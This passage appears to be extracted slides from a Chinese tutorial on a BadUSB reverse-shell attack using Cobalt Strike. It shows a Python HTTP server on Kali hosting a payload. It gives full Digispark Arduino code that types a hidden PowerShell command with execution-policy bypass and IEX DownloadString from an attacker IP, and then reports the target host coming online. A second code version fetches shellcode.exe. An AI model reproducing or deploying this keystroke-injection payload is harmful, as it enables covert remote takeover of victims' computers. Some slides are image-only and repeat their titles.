
编辑

删除

帮助

第四章CS反弹shell

生成payload



第四章CS反弹shell

生成payload



kali开启下载服务

```
(root@kali) ~ [~/home/kali]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.84.154 - - [13/Sep/2022 05:18:48] "GET /badusb.ps1 HTTP/1.1" 200 -
^[^A
```

第四章CS反弹shell

arduino IDE编写代码

Reverse_Shell\$

```
1 #include "DigiKeyboard.h"
2 #define KEY_ESC 41
3 #define KEY_BACKSPACE 42
4 #define KEY_TAB 43
5 #define KEY_PRT_SCR 70
6 #define KEY_DELETE 76
7 void setup() {
8   DigiKeyboard.delay(5000);
9   DigiKeyboard.sendKeyStroke(0);
10  DigiKeyboard.delay(3000);
11  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
12  DigiKeyboard.delay(1000);
13  DigiKeyboard.print(F("powershell -WindowStyle Hidden -NoLogo -executionpolicy bypass IEX(New-Object Net.WebClient).DownloadString('http://192.168.84.132/badusb.ps1');"));
14  DigiKeyboard.delay(500);
15  DigiKeyboard.sendKeyStroke(KEY_ENTER);
16  DigiKeyboard.delay(750);
17  DigiKeyboard.sendKeyStroke(KEY_ENTER);
18 }
19 void loop() {
20 }
```

第四章CS反弹shell

编译代码并上传




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11  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
12  DigiKeyboard.delay(1000);
13  DigiKeyboard.print(F("powershell -WindowStyle Hidden -NoLogo -executionpolicy bypass IEX(New-Object Net.WebClient).DownloadString('http://192.168.1.100:8080/shellcode.exe')"));
14  DigiKeyboard.delay(500);
15  DigiKeyboard.sendKeyStroke(KEY_ENTER);
16  DigiKeyboard.delay(750);
17  DigiKeyboard.sendKeyStroke(KEY_ENTER);
18 }
19 void loop() {
20 }
```

上传成功。
Writing: 75% Complete

第四章CS反弹shell

编译代码并上传，目标主机插上badusb



第四章CS反弹shell

上线成功

